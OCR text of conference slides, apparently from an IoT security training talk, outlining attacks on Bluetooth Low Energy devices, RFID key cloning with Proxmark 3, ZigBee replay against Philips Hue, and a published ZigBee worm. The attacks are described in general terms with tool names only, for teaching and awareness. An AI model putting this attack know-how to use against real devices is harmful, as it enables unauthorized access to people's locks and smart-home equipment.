
BLE

BLUETOOTH LOW ENERGY

- Pretty different from traditional Bluetooth
- Meant for short bursts of data
- Typical radio attacks work - Sniffing, Jamming, Replay, MITM etc .
- Can figure out which characteristics needs to be written
- Sniff the communication, figure out handles, rewrite them
- Tools used - Ubertooth One, BLE dongle
- Additional tools - Gatttacker, BTLEJuice

ATTACKING BLE

- Light bulb


root@oit: ~
En
7:15 PM
root@oit:~#
Ubuntu 64-bit 14.04.3

BREAKING AUTHENTICATION

- Demo

BREAKING AUTHENTICATION

- Demo on RFID key entries
- Pretty easy to clone
- Proxmark 3 works in pretty much all the cases
- Can also build your own cheaper version using an Arduino and an RFID Card reader


make it
happen

ATTACKING ZIGBEE

- 802.15.4 based protocol
- Used in TONS of smart home devices
- Radio based attacks on ZigBee
- To sniff/intercept/transmit, you need a hardware called AtMel RzRaven (flashed with KillerBee firmware)
- Philips Hue short video demo of Replay Based attack - to control the target device


attify

ZIGBEE WORMS

- PoCs already exists against popular devices such as Philips Hue
- Found by a bunch of researchers including Eyal Ronen, Colin O'Flynn, Adi Shamir and Achi-Or Weingarten
- Full info at - http://iotworm.eyalro.net/iotworm.pdf
- Infects one ZigBee device, and autospreads
- Flashes a new malicious firmware to the nearby ZigBee device
- If this is Philips Hue, what would you think of other manufacturers using ZigBee

CONTACT

- Email: **ADI@ATTIFY.COM**
- Training and Learning kits: **ATTIFY-STORE.COM**
- Blog: **BLOG.ATTIFY.COM**
- Slides : **ATTIFY.COM/SECTOR-SLIDES**
- IoT Security and Exploitation training: **SECURE@ATTIFY.COM**